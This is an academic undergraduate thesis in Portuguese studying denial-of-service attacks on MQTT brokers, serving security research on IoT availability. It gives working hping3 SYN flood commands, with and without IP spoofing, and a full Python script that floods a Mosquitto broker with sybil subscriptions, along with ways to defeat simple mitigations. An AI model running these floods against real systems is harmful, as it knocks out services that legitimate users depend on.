# UNIVERSIDADE DE SÃO PAULO

## Instituto de Ciências Matemáticas e de Computação


---

Estudo de ataques DoS em redes MQTT


***Gabriel de Melo Cruz***


---


**São Carlos – SP**

# Estudo de ataques DoS em redes MQTT

**Gabriel de Melo Cruz**

*Orientadora:* **Profa. Dra. Kalinka Regina Lucas Jaquie Castelo Branco**

Monografia final de conclusão de curso apresentada ao Instituto de Ciências Matemáticas e de Computação – ICMC-USP, como requisito parcial para obtenção do título de Bacharel em Computação.
*Área de Concentração:* Segurança em Redes de Computadores

**USP – São Carlos**
**Junho de 2019**

*Para meus avós, Irineu e Lourdes.*

# AGRADECIMENTOS

Os agradecimentos principais são direcionados àqueles e àquelas que, diretamente ou não, contribuíram com este trabalho – seja através de conhecimento técnico, seja por meio de conselhos valiosos: Mariana Rodrigues, pelas incontáveis horas de esclarecimento, Kalinka Castelo Branco, pela orientação, e todos os professores que contribuíram para minha formação de maneira marcante (Rodrigo Mello, Moacir Ponti, Elaine Parros, Tiago Pardo, Sarita Bruschi).

*“Simple is better than complex.*
*Complex is better than complicated.”*
*(Zen of Python)*

# RESUMO

CRUZ, G. M.. **Estudo de ataques DoS em redes MQTT**. 2019. 40 f. Monografia (Graduação) – Instituto de Ciências Matemáticas e de Computação (ICMC/USP), São Carlos – SP.

O desenvolvimento de tecnologias associadas à Internet das Coisas está hoje mais rápido do que nunca. Diante desse cenário de evolução desenfreada, simples práticas de segurança frequentemente não são contempladas, deixando esses sistemas expostos através de várias vulnerabilidades. Neste trabalho exploramos falhas que permitem desabilitar o serviço em um dos protocolos mais utilizados por sistemas IoT: o MQTT. A primeira vulnerabilidade explorada leva em conta a utilização do protocolo TCP – que oferece ao MQTT o serviço de conexão e entrega de mensagens – incapacitando a criação de novas conexões. Ainda, exploramos o limite de banda do servidor, ou broker, no protocolo MQTT, fazendo com que ele ocupe-a unicamente com as requisições do atacante. Os dois ataques aqui implementados, apesar de relativamente simples, são extremamente eficazes sobretudo devido à falta de implementações de software seguras em sistemas IoT.

**Palavras-chave:** IoT, Internet das Coisas, MQTT, Segurança, DoS, Vulnerabilidade.

# ABSTRACT

CRUZ, G. M.. **Estudo de ataques DoS em redes MQTT**. 2019. 40 f. Monografia (Graduação) – Instituto de Ciências Matemáticas e de Computação (ICMC/USP), São Carlos – SP.

The development of technologies associated with the Internet of Things is faster than ever before. Facing this scenario, simple security practices are often not contemplated, exposing these systems through numerous vulnerabilities. In this work we explore failures that allow us deny service in the MQTT protocol. The first vulnerability exploits the TCP protocol – which provides MQTT with the connection and delivery of messages –, allowing us to prevent the server, or broker, of creating new connections with its clients. The second attack exploits the bandwidth limit of the broker, occupying it exclusively with the attacker's requests. Even though these two attacks are relatively simple, they are also extremely effective, mainly because of the lack of secure software implementations in IoT systems.

**Key-words:** IoT, Internet of Things, MQTT, Security, DoS, Vulnerability.

# LISTA DE ILUSTRAÇÕES

# LISTA DE CÓDIGOS-FONTE

# LISTA DE ABREVIATURAS E SIGLAS

BCC ..... Bacharelado em Ciências de Computação
DoS ..... *Denial of Service*
HTTP .... *HyperText Transfer Protocol*
IoT ..... *Internet of Things*
IP ..... *Internet Protocol*
LAN ..... *Local Area Network*
MQTT ... MQ Telemetry Transport
TCP ..... *Transfer Control Protocol*

# SUMÁRIO

Capítulo 1

# INTRODUÇÃO

## 1.1 Motivação e Contextualização

A Internet das Coisas, em inglês, *Internet of Things* (IoT), é um paradigma em ascensão na computação. Ainda sem uma definição estabelecida, IoT se baseia na ideia da interação dos mundos físico e cibernético, através da conexão de dispositivos do dia-a-dia – como geladeiras, cafeteiras etc. – à Internet, de forma que eles possam se comunicar e colaborar para realizar tarefas (AL-FUQAHA *et al.*, 2015). Na sua maioria, os dispositivos IoT serão sensores (de temperatura, pressão, luz, etc.), microcontroladores e sistemas embarcados – em suma, sistemas computacionais simples, que gastam pouca energia e possuem limitações de recursos computacionais e de largura de banda (ATZORI; IERA; MORABITO, 2010). É esperado que a Internet das Coisas seja capaz de lidar com dispositivos altamente heterogêneos, provendo serviços ubíquos, interoperáveis e muitas vezes móveis de forma escalável, sem perder de vista a eficiência energética e a segurança da informação e privacidade dos usuários (MIORANDI *et al.*, 2012).

A Internet das Coisas, faz parte da Internet, ou seja, utiliza as mesmas vias de comunicação que as demais máquinas na rede. No entanto, se alguns protocolos, como o *Transfer Control Protocol* (TCP) e o *Internet Protocol* (IP), em especial o IPv6, são frequentemente usados por dispositivos IoT – mesmo que não diretamente, como no caso de sensores que se comunicam com uma máquina que, essa sim, conecta-se com a rede –, outros, como o *HyperText Transfer Protocol* (HTTP) e sua versão criptografada, o HTTPS, largamente utilizados na camada Web da rede, não o são. Com o objetivo de se adaptar melhor às características de cenário e operação, outros protocolos são normalmente utilizados nas diversas camadas de rede, conforme ilustrado pela Figura 1.

Dentre esses requisitos, a segurança pode ser considerada um dos maiores obstáculos para a popularização dessa tecnologia (AL-FUQAHA *et al.*, 2015). Quando bilhões de dispositivos se conectarem, o sistema resultante será composto por dispositivos de diferentes capacidades computacionais, rodando diferentes sistemas operacionais ou *firmwares*, se comunicando por diferentes protocolos e empregando diferentes tecnologias, o que torna a segurança um requisito ainda mais crítico e desafiador, uma vez que eventuais falhas de segurança nesses sistemas afetarão um número ainda maior de máquinas.





Figura 1 – Protocolos mais proeminentes da Internet das Coisas.

Fonte: Al-Fuqaha *et al.* (2015).

## 1.2 Objetivos

Diante desse cenário ataques de negação de serviço, que comprometem a disponibilidade de recursos computacionais, se mostram especialmente danosos uma vez que comprometem uma característica chave em IoT: disponibilidade em tempo real.

Dessa forma, o desenvolvimento de dispositivos de segurança para esses dispositivos e protocolos é de extrema importância. Entretanto, é necessário também verificar a eficácia das soluções desenvolvidas frente a diferentes ataques e, portanto, a modelagem e implementação de ataques à segurança também é uma parte importante no processo de proteção de um sistema.

Com vistas a auxiliar na verificação de dispositivos de segurança para a Internet das Coisas, este trabalho implementa dois ataques de negação de serviço em um dos protocolos utilizados na Internet das Coisas: o MQ Telemetry Transport (MQTT). Desta forma, espera-se auxiliar o processo de desenvolvimento de soluções de segurança para este protocolo, contribuindo para o desenvolvimento e popularização de mecanismos mais seguros para a Internet das Coisas.

## 1.3 Organização

Esta monografia se organiza conforme a seguir. O Capítulo 2 apresenta as tecnologias utilizadas neste trabalho, bem como conceitos para seu entendimento básico. O Capítulo 3 descreve as atividades realizadas neste trabalho, ou seja, a implementação de dois ataques ao protocolo MQTT, comentando brevemente sobre medidas de mitigação e respectivas sofisticações dos ataques para superar essas medidas. Finalmente, o Capítulo 4 apesenta as considerações finais do trabalho, bem como comentários sobre o curso de Ciências de Computação no ICMC do campus da USP de São Carlos.

Capítulo 2


# MÉTODOS, TÉCNICAS E TECNOLOGIAS UTILIZADAS

Neste capítulo são apresentados conceitos e tecnologias do escopo dos ataques a implementados neste trabalho.

## 2.1 O Modelo Publish/Subscribe

O modelo *Publish/Subscribe* é um dos modelos de comunicação comumente utilizados por dispositivos IoT. Conforme a Figura 2, nesse modelo os clientes – máquinas que se comunicam – se conectam a um corretor, ou *broker* em inglês, e se inscrevem (*subscribe*) em tópicos. Os clientes podem ainda publicar (*publish*) mensagens em um ou mais tópicos. Assim, todos os clientes que estiverem inscritos nesses tópicos receberão as mensagens ali publicadas. (EUGSTER *et al.*, 2003)

Figura 2 – Modelo Publish/Subscribe




Fonte: Adaptada de Publisher-Subscriber... (2018).

## 2.2 MQ Telemetry Transport

Criado em 1999 por Andy Stanford-Clark e Arlen Nipper, o MQ Telemetry Transport é um protocolo que utiliza o modelo publish/subscribe e tem como principal objetivo a baixa utilização de banda da rede. O MQTT encontrou um mercado promissor ainda recentemente, com a popularização da Internet das Coisas. (Hunkeler; Truong; Stanford-Clark, 2008)

Os agentes do protocolo MQTT são o broker e os clientes. O broker é responsável por receber e enviar publicações, manter listas dos clientes inscritos em cada tópico, dentre outras atividades. Os clientes, por outro lado, possuem pouquíssimas responsabilidades nesse modelo: eles devem apenas esperar pelas mensagens publicadas nos tópicos em que estão inscritos e, em alguns casos, mandar pacotes de confirmação de recebimento de mensagens do broker (MQTT 3.1.1, 2014). No MQTT, a existência de um broker concentrador de tarefas permite que os clientes despendam pouquíssimos recursos.

Entretanto, a especificação do MQTT contém apenas detalhes acerca da troca de mensagens, não provendo dispositivos de segurança. De acordo com MQTT 3.1.1 (2014), os provedores que utilizam o protocolo devem estar atentos a algumas ameaças, tais como: vulnerabilidades dos dispositivos (tanto física quanto dos dados armazenados); interceptação, alteração ou injeção de informação nas comunicações; e ataques de negação de serviço. Nesse trabalho, especificamente, exploraremos falhas que permitem negar o serviço, comprometendo, assim, a disponibilidade do sistema.

## 2.3 Denial of Service

Ataques de negação de serviço, ou *Denial of Service* (DoS), buscam desestabilizar um sistema de forma que clientes legítimos não consigam acessá-lo. Ataques DoS frequentemente utilizam ferramentas que realizam uma série requisições repetidas para o servidor alvo com vistas a ocupar canais de clientes legítimos e, assim, comprometer a disponibilidade do sistema (DOULIGERIS; MITROKOTSA, 2003).

Apesar desse tipo de vulnerabilidade já ter sido explorada e estudada há anos, recentemente, por conta da popularização da Internet das Coisas, grande parte dessas vulnerabilidades antigas, frequentemente tratadas em protocolos mais tradicionais, voltaram a se mostrar um risco para esses novos sistemas. (SONAR; UPADHYAY, 2014)

## 2.4 Mosquitto

O protocolo MQTT, assim como qualquer protocolo em redes de computadores, não é senão um conjunto de especificações padronizadas para comunicação de máquinas. Sendo assim, existe uma série de diferentes implementações do protocolo MQTT, cada qual com suas

particularidades em relação a modos de armazenamento, algoritmos de decisão etc.

O Mosquitto[1], projeto desenvolvido pela Eclipse Foundation[2], visa a implementar os componentes especificados no padrão do protocolo MQTT. Dentre eles, destacam-se o corretor, Mosquitto broker, e o cliente, Paho.

O Mosquitto permite uma fácil utilização, basta baixá-lo e, em seguida, executar o seguinte comando (em máquinas Linux):

**Código-fonte 1:** Execução Mosquitto broker

```
1 # mosquitto
```

Isso iniciará o broker na porta TCP 1883. É possível também especificar uma outra porta através da opção **-p**. A listagem a seguir demonstra a execução do broker na porta 5050:

**Código-fonte 2:** Execução Mosquitto broker na porta 5050

```
1 # mosquitto -p 5050
```

## 2.5 Paho

O Paho[3] é a implementação do cliente MQTT do projeto Mosquitto, também mantido pela Eclipse Foundation. A função do Paho é a de prover uma interface simples para a implementação de clientes MQTT, contando com funções que permitem conexão com o broker, inscrição em tópicos, publicações, dentre outras funcionalidades.

O Paho é um projeto que conta com implementações equivalentes em uma série de diferentes linguagens de programação, como Python, Java, C/C++, JavaScript etc. Neste trabalho, usaremos a biblioteca Python do Paho, uma vez que os códigos aqui desenvolvidos utilizam essa mesma linguagem.

[1] <https://mosquitto.org/>
[2] <https://eclipse.org/>
[3] <https://www.eclipse.org/paho/>

# Capítulo 3

# DESENVOLVIMENTO

## 3.1 SYN Flood

O ataque de *SYN flood* já é bem conhecido e explora uma vulnerabilidade tradicional no processo de *handshaking* do protocolo TCP com vistas a impedir que o alvo faça conexões legítimas e causando, assim, negação de serviço (YUAN; ZHONG, 2008).

### 3.1.1 TCP three-way handshake

O *three-way handshake* do protocolo TCP é um processo que ocorre durante a fase de conexão entre duas máquinas, garantindo que ambas estão cientes da conexão e prontas para trocar mensagens (IETF RFC 793, 1981).

Nesse processo, ilustrado pela Figura 3, há a troca de três mensagens entre cliente e servidor – chamaremos de **clientes** as máquinas que iniciam conexões e **servidores** aquelas que recebem essas conexões:

1. **SYN**: Um pacote de sincronização é enviado do cliente para o servidor, sinalizando sua intenção de se conectar.


2. **SYN/ACK**: O servidor responde, reconhecendo a conexão.

3. **ACK**: O cliente avisa o servidor de que recebeu o pacote SYN/ACK e a conexão é estabelecida.

### 3.1.2 Vulnerabilidade

O SYN flood consiste em mandar uma série de pacotes SYN para um servidor e, ao receber os respectivos pacotes SYN/ACK, simplesmente ignorá-los. Dessa maneira, o servidor fica esperando pela resposta ACK que nunca chegará. Eventualmente o tempo limite de espera do servidor para cada conexão expira mas, logo em seguida, o atacante inicia novas conexões, o que acaba por manter o servidor incapaz de receber conexões legítimas – caracterizando a negação de serviço do servidor.

Figura 3 – Three-way handshake




Fonte: Adaptada de IETF RFC 793 (1981).

### 3.1.3 Ataque ao Mosquitto Broker

O SYN flood é um ataque que explora uma vulnerabilidade do protocolo TCP, mas, como o protocolo MQTT frequentemente depende do TCP para criar conexões e trocar mensagens, toda e qualquer vulnerabilidade encontrada no protocolo TCP pode também ser utilizada para atacar sistemas baseados em MQTT.

O ambiente utilizado para realizar o ataque foi:

1. Mosquitto MQTT Broker em uma máquina Linux
2. Máquina atacante, também Linux, na mesma rede local, *Local Area Network* (LAN), do broker
3. hping3[1]: ferramenta desenvolvida pela Offensive Security Organization para a criação, envio e análise de pacotes

O hping3 foi escolhido em detrimento de outras implementações do SYN flood por se tratar de uma ferramenta consolidada tanto no meio acadêmico quanto na indústria, de fácil uso e grande versatilidade. (Liang *et al.*, 2016)

**Código-fonte 3:** SYN Flood

```
1 # hping3 -c 15000 -d 120 -S -p 1883 --flood 192.168.1.159
```

[1] <https://tools.kali.org/information-gathering/hping3>

Os parâmetros especificados são:

1. **-c**: Número de pacotes a serem enviados.
2. **-d**: Tamanho, em bytes, de cada pacote.
3. **-S**: Especifica que os pacotes contém a flag SYN, ou seja, que são pacotes SYN.
4. **-p**: Porta a receber o ataque. O servidor não conseguirá receber outras conexões nessa porta. A porta 1883 é a padrão para o protocolo MQTT.
5. **–flood**: Especifica que trata-se de um ataque de *flooding*, hping3 enviará os pacotes o mais rápido possível.
6. **192.168.0.2**: Endereço IP do servidor (máquina alvo).

### 3.1.4 SYN flood e IP spoofing

O SYN flood é, como veremos, um ataque facilmente mitigável. Uma proposta amplamente aceita e de fácil implementação é a limitação do número de conexões permitidas para um mesmo endereço IP. Assim, após determinado número de conexões abertas com um cliente em um determinado endereço IP, todas as outras tentativas de conexão advindas desse mesmo endereço seriam automaticamente rejeitadas pelo servidor.

Como essa solução se baseia principalmente no conhecimento do endereço IP do cliente, é possível atrelar ao ataque uma técnica de mascaramento de IP, ou *IP spoofing*, mudando o endereço IP de origem nos pacotes enviados pelo atacante, de forma que o servidor seja incapaz de diferenciar conexões maliciosas de conexões legítimas através do endereço IP, tornando essa solução ineficaz.

Foi realizada também a simulação de um ataque SYN flood com IP spoofing:

**Código-fonte 4:** SYN Flood com IP spoofing

```
1 # hping3 -c 15000 -d 120 -S -p 1883 --flood --rand-source
    192.168.1.159
```

A opção **–rand-source** permite aleatorizar o IP de origem especificado nos pacotes enviados pelo cliente.

## 3.2 Sybil subscription flood

Como o protocolo MQTT opera de acordo com o modelo publish/subscribe é também possível realizar ataques que exploram vulnerabilidades atreladas não a características específicas desse protocolo, mas do modelo publish/subscribe especificamente.

### 3.2.1 Ataque Sybil

O ataque Sybil consiste fundamentalmente em simular uma grande quantidade de identidades falsas, fazendo com que um cliente sybil, ou nó sybil no contexto de redes ponto a ponto, se passe por vários clientes. Isso pode ser atingido usando uma série de diferentes técnicas, como por exemplo a criação de identidades falsas ou o roubo de identidades verdadeiras, fazendo com que a autoridade – frequentemente um servidor, ou, no caso da topologia no protocolo MQTT, o broker – acredite que as identidades roubadas pelo nó sybil são os clientes legítimos (DOUCEUR, 2002).

Esse tipo de ataque se mostra muito efetivo no contexto de redes MQTT, uma vez que na grande maioria das implementações o broker responsável não limita o número de clientes que podem operar sob um mesmo endereço IP.

### 3.2.2 Vulnerabilidade

A grande maioria dos brokers MQTT, dentre eles o Mosquitto Broker, permite por padrão um número ilimitado de inscrições em qualquer tópico mas, apesar disso, as máquinas rodando os brokers geralmente não possuem os aparatos necessários para lidar com um tráfego muito grande – problemas frequentes são falta de banda e de poder de processamento.

Sendo assim, é possível realizar um ataque que explora essa inconsistência entre o número de inscrições permitidas e o número de conexões com que o broker consegue de fato lidar. Para isso, faz-se uma série de inscrições em qualquer tópico de um broker e, em seguida, realiza-se uma série de publicações nesse mesmo tópico. Como o tópico usado no ataque possui muitas inscrições, uma publicação demorará muito para ser concluída, ou seja, até que o broker seja capaz de enviar a mensagem publicada para todos os clientes inscritos.

Teoricamente, esse ataque explora tanto a capacidade da rede na qual o broker está conectado quanto sua capacidade de processar requisições e enviar respostas. Contudo, na prática, apenas o primeiro fator acaba por ser relevante e, portanto, trata-se de um ataque que explora, de fato, a largura de banda do broker.

### 3.2.3 Ataque ao Mosquitto Broker

Para explorar a vulnerabilidade foi desenvolvido um programa na linguagem Python que utiliza a biblioteca Paho do projeto Mosquitto para criar e instanciar clientes, abrir conexões e realizar inscrições e publicações.

**Código-fonte 5:** Ataque Sybil

```
1   import paho.mqtt.client as mqtt
2   import random, string, sys
3
4
5   def gen_cli_id(size):
6       """
7       Generates random client ID of 'size' characters
8       """
9       return ''.join([random.choice(string.ascii_letters + \
                    string.digits) for n in range(size)])
10
11
12  if __name__ == '__main__':
13      if len(sys.argv) != 5:
14          print('usage: python3 bad_sub.py HOST \
15                PORT TOPIC SYBIL_NODES')
16          exit(0)
17
18      host = sys.argv[1]
19      port = int(sys.argv[2])
20      topic = sys.argv[3]
21      sybil_nodes = int(sys.argv[4])
22      clients = []
23
24      print('Subscribing sybil nodes...')
25      for i in range(sybil_nodes):
26          clients.append(mqtt.Client(gen_cli_id(10)))
27          clients[i].connect(host, port)
28          clients[i].subscribe(topic)
29
30      print('Publishing messages, flooding broker...')
31      i = 0
32      while True:
```

```
33              clients[i].publish(topic, 'flooding topic')
34              i = (i + 1) % sybil_nodes
```

Nesse código, primeiro cria-se uma lista de vários clientes, cada qual com um ID aleatório gerado automaticamente. Em seguida, inscreve-se todos os clientes no tópico especificado e, finalmente, são enviadas várias publicações nesse mesmo tópico.

O programa gera um comando (*command line utility*) que permite escolher parâmetros como IP (HOST) e porta (PORT) da máquina onde o broker está rodando, bem como tópico a ser atacado (TOPIC) e número de clientes falsos a serem gerados (SYBIL_NODES).

**Código-fonte 6:** Utilização da ferramenta

```
1   $ python3 bad_sub.py
2   usage: python3 bad_sub.py HOST PORT TOPIC SYBIL_NODES
```

### 3.2.4 Estratégias de mitigação e sofisticações do ataque

Esse ataque, da maneira como foi implementado, é passível de algumas estratégias de mitigação relativamente simples. No entanto, como comentado a seguir, cada qual também possui vulnerabilidades que modificações igualmente simples do ataque são capazes de explorar.

#### 3.2.4.1 IP blocking

A solução imediata, e talvez até ingênua, é bloquear qualquer requisição advinda do endereço IP da máquina maliciosa após a detecção do ataque, seja ela publicação ou inscrição.

Essa abordagem não compõe uma estratégia de mitigação *a priori*, uma vez que é eficaz apenas depois da detecção do ataque. No entanto, como será visto na próxima seção, a ideia do bloqueio de endereços IP é útil para se conceber uma estratégia razoavelmente eficaz para evitar esse tipo de ataque.

Muito embora essa solução seja eficaz contra o ataque apresentado anteriormente, o *IP blocking* pode ser facilmente superado utilizando a técnica de mascaramento de IP, ou *IP spoofing*, em que o atacante altera o endereço de origem especificado nos pacotes IP por ele enviados, fazendo com que o broker seja incapaz de detectar o verdadeiro endereço IP do atacante e, assim, igualmente incapaz de bloqueá-lo.

#### 3.2.4.2 Limitação de inscrições por IP

Como visto anteriormente, bloquear determinados endereços IP não é uma estratégia capaz de evitar ataques, mas apenas de interromper ataques previamente detectados. Portanto, uma variação da técnica de IP blocking que promove maior robustez *a priori* é estabelecer um

limite máximo no número de inscrições por endereço IP. Assim, uma máquina de um determinado endereço IP não seria capaz de inscrever vários clientes maliciosos no broker.

Mais uma vez, no entanto, alterações que incorporem técnicas de IP spoofing são extremamente efetivas contra essa estratégia de mitigação, uma vez que impossibilitam a detecção do verdadeiro endereço IP de origem dos clientes maliciosos.

#### 3.2.4.3 Limitar frequência de inscrições em um tópico

Finalmente, é possível limitar a quantidade de inscrições em um determinado tópico por uma unidade de tempo, com vistas a tornar o ataque inviável devido ao tempo necessário para realizar as todas as inscrições necessárias para desabilitar o serviço. Por exemplo, permitir no máximo 40 inscrições por minuto em um mesmo tópico faria com que um ataque de 8000 inscrições levasse cerca de três horas para completar a etapa de inscrições – dando uma maior margem de tempo para que os administradores do sistema ajam.

Novamente, é possível alterar o código do ataque para torná-lo viável mesmo com essa estratégia. Agora, basta fazer com que os clientes gerados se inscrevam em múltiplos tópicos e, em seguida, realizar publicações em todos esses tópicos ao invés de apenas um, como anteriormente.

## 3.3 Resultados

### 3.3.1 O cenário de teste

O cenário de teste é composto por duas máquinas conectadas por uma rede local. A primeira máquina, **MAtacante**, contém os seguintes componentes:

- **Endereço IP:** 192.168.0.2
- **Cliente MQTT 1:** Cliente que realizará as inscrições para teste de disponibilidade do broker, rodando no terminal *a1* do atacante.
- **Cliente MQTT 2:** Cliente que realizará as publicações para teste de disponibilidade do broker, rodando no terminal *a2* do atacante.

E a segunda máquina, **MBroker**, contém:

- **Endereço IP:** 192.168.0.3
- **Broker MQTT:** Mosquitto Broker, rodando na porta 1883

Para garantir que o Broker esteja funcionando corretamente – e, portanto, qualquer mal funcionamento seja causado exclusivamente pelos ataques aqui implementados – será realizada uma publicação de controle no broker. Primeiramente, então, é preciso iniciar o Mosquitto broker na máquina MBroker:

**Código-fonte 7:** Inicialização Mosquitto broker

```
1  b1# mosquitto -v
```

Agora, em MAtacante, será realizada uma inscrição no tópico "teste"utilizando o comando do Mosquitto *mosquitto_sub*:

**Código-fonte 8:** Inscrição teste

```
1  a1# mosquitto_sub -t teste
```

Finalmente, ainda em MAtacante, será publicada uma mensagem, nesse caso "ola", no tópico mesmo tópico "teste", utilizando o comando *mosquitto_pub*:

**Código-fonte 9:** Publicação teste

```
1  a2# mosquitto_pub -t teste -m ola
```

A mensagem chega ao cliente inscrito através do terminal *a2* em MAtacante, indicando que o sistema está funcionando corretamente.

### 3.3.2 SYN flood

Para realizar o ataque de SYN flood executa-se o comando do Código-fonte 4 no terminal *a3* de MAtacante, especificando a porta e o endereço IP do broker MQTT. Enquanto o ataque é executado, testa-se novamente a conexão usando os comandos das Listagens 8 e 9.

Enquanto o ataque está em execução nenhum dos clientes consegue se conectar ao broker e, ainda, nem o próprio broker mesmo reconhece as conexões (nenhuma saída no terminal b1). Eventualmente, então, os clientes abortam suas respectivas execuções devido ao tempo limite para a conexão ter sido excedido.

### 3.3.3 Sybil subscription flood

Para esse ataque será executado o programa da Listagem 6, especificando os parâmetros do alvo:

**Código-fonte 10:** Ataque Sybil exemplo

```
1  # python3 bad_sub.py 192.168.1.159 1883 teste 10000
```

Os parâmetros especificados são:

- **192.168.1.159**: Endereço IP do MQTT broker
- **1883**: Porta TCP do MQTT broker
- **teste**: Tópico a ser utilizado no ataque
- **10000**: Número de nós a serem inscritos no tópico

A saída do broker no terminal b1 é a seguinte:

**Código-fonte 11:** Ataque Sybil saída do broker

```
1  1559347647: New connection from 192.168.1.159 on port 1883.
2  1559347647: New client connected from 192.168.1.159 as
   lyFYJ9J3F7 (c1, k60).
3  1559347647: Sending CONNACK to lyFYJ9J3F7 (0, 0)
4  1559347647: Received SUBSCRIBE from lyFYJ9J3F7
5  1559347647: teste (QoS 0)
6  1559347647: lyFYJ9J3F7 0 teste
7  1559347647: Sending SUBACK to lyFYJ9J3F7
8  1559347647: New connection from 192.168.1.159 on port 1883.
9  1559347647: New client connected from 192.168.1.159 as 3
   OIHoJdGJd (c1, k60).
10
11 ...
```

Em seguida, executa-se os comandos dos Códigos-fonte 8 e 9. Ambos esses comandos ficam esperando alguma resposta do broker indefinidamente, como esperado.

# Capítulo 4

# CONCLUSÃO

Neste trabalho foi analisado, através da implementação de dois ataques que exploram mecanismos distintos, o aspecto da robustez da segurança de sistemas na Internet das Coisas, sobretudo no contexto do protocolo MQTT.

O primeiro ataque implementado, o SYN flood, explora uma vulnerabilidade já muito estudada na literatura – enfatizando a necessidade de se defender mesmo contra ataques já bem consolidados.

Diferentemente do SYN flood, o segundo ataque aqui implementado, o Sybil subscription flood, explora uma falha específica no modelo publish/subscribe utilizado pelo broker do MQTT. Com ele, nota-se que, apesar de já muito desenvolvidos, os protocolos de comunicação na Internet das Coisas e suas respectivas implementações precisam ainda passar por uma série de melhorias, sobretudo no que concerne às medidas de segurança: autenticação, checagem de tempo limite, criptografia etc.

## 4.1 Avaliação do curso de graduação

### *4.1.1 Estrutura do curso e disciplinas*

O curso de Bacharelado em Ciências de Computação (BCC) do Instituto de Ciências Matemáticas e de Computação da Universidade de São Paulo conta com uma estrutura de disciplinas que favorece uma sólida base matemática – que, sem dúvidas, é um grande diferencial para os graduandos. No entanto, muito desse conteúdo, adquirido sobretudo nos dois primeiros anos de curso, ainda que essencial para a formação em computação, por ser pouco utilizado em disciplinas seguintes e, quase que inevitavelmente, acaba por ser esquecido quase que completamente pelos alunos.

No que concerne às disciplinas de computação em especial parece haver muito esforço para manter o curso atualizado por meio da criação de novas disciplinas que acompanhem as tendências do estado da arte. Contudo, mais do que disciplinas novas, é preciso que aquelas mais tradicionais – como Programação Orientada a Objetos, Grafos, Algoritmos e Estruturas de Dados etc. – sejam reestruturadas com vistas a se manterem atualizadas.

### 4.1.2 Docentes

O maior problema do curso de Bacharelado em Ciências de Computação é, sem dúvida, o desprezo que alguns professores, sobretudo os de computação, têm pela docência. Muitos não cumprem todos os tópicos das ementas das disciplinas, faltam às aulas sem aviso prévio e alguns até fazem com que seus estagiários, alunos de mestrado ou doutorado, lecionem cursos inteiros em seus nomes – ficando ausentes em **todas** as aulas da disciplina.

Para que essas reclamações tenham um impacto real sobre o ensino é preciso que a universidade valorize mais as opiniões dos alunos acerca da docência, que, infelizmente, não é o que acontece atualmente.

Apesar disso, é preciso, no entanto, reconhecer que há sim exceções. No ICMC encontrei alguns professores muito talentosos e dedicados, sempre dispostos a tirar dúvidas, conversar e indicar boas maneiras de estudo. Sou muito grato a eles pelos ensinamentos.

### 4.1.3 Monitores e Estagiários

Em geral, os monitores e estagiários PAE são de grande ajuda para graduandos, seja com dúvidas pontuais sobre trabalhos e matéria, seja com questões mais gerais como técnicas de estudo mais eficazes para uma determinada disciplina.

### 4.1.4 Pesquisa e extensão

Descobrir suas afinidades e qual área planeja seguir é essencial para qualquer aluno de graduação. Diante desse contexto, os grupos de extensão, bem como a pesquisa, são essenciais para os alunos. Nesse quesito em especial, a Universidade de São Paulo se destaca positivamente com uma ampla gama de projetos de pesquisa e grupos de extensão.

# REFERÊNCIAS

AL-FUQAHA, A.; GUIZANI, M.; MOHAMMADI, M.; ALEDHARI, M.; AYYASH, M. Internet of Things: A Survey on Enabling Technologies, Protocols, and Applications. **IEEE Communications Surveys & Tutorials**, v. 17, p. 2347–2376, 2015. ISSN: 1553-877X. Citado 2 vezes nas páginas 21 e 22.

ATZORI, L.; IERA, A.; MORABITO, G. The Internet of Things: A Survey. **Computer Networks**, Elsevier B.V., v. 54, n. 15, p. 2787–2805, 2010. ISSN: 13891286. Citado na página 21.

